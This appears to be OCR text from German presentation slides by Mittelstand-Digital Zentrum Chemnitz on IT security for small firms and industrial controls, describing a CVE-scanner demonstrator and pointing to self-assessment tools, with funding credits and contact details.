
Aufbau Demonstrator

- verschiedene Netzwerkkomponenten
  - internes Netzwerk mit Steuerung und Display
  - Integration des CVE-Scanners
- gleichzeitige Anbindung des CVE-Scanners mit dem Internet
  - Datenbankabgleich
  - ggf. Updates




Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Funktionsweise



Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz
aufgrund eines Beschlusses
des Deutschen Bundestages

Wie ist IT-Sicherheit in meinem Unternehmen herstellbar?



Gefördert durch:
Bundesministerium für Wirtschaft und Klimaschutz
aufgrund eines Beschlusses des Deutschen Bundestages

Mittelstand-Digital
Zentrum
Chemnitz

„Das ‚S‘ in IoT steht für Sicherheit!“

(unbekannt)

Gefördert durch:

Bundesministerium
für Wirtschaft
und Klimaschutz


aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand-Digital Zentrum Chemnitz

Industrielle Steuerungen

Was ist zu tun?

- Anwendung des Sicherheitstools Mittelstand unter https://www.sitom.de oder www.check-it-sicherheit.de (Quick-Check) Selbstanalyse des IT-Sicherheitsniveaus im Unternehmen
- Empfehlungen geeigneter Maßnahmen zur Steigerung des IT-Sicherheitsniveaus im Unternehmen



Mittelstand-Digital
Zentrum
Chemnitz

VIELEN DANK

für Ihre Aufmerksamkeit!

Mittelstand-
Digital

Gefördert durch:

Bundesministerium
für Wirtschaft
und Klimaschutz

aufgrund eines Beschlusses
des Deutschen Bundestages

Mittelstand-Digital
Zentrum
Chemnitz

Mittelstand-Digital Zentrum Chemnitz

c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
Bruno-Wille-Straße 9
39108 Magdeburg

Roland Hallau
0391 74435-24
rhallau@tti-md.de

Mike Wäsche
0391 74435-34
mwaesche@tti-md.de

Mittelstand-
Digital

Gefördert durch:
Bundesministerium
für Wirtschaft
und Klimaschutz

aufgrund eines Beschlusses
des Deutschen Bundestages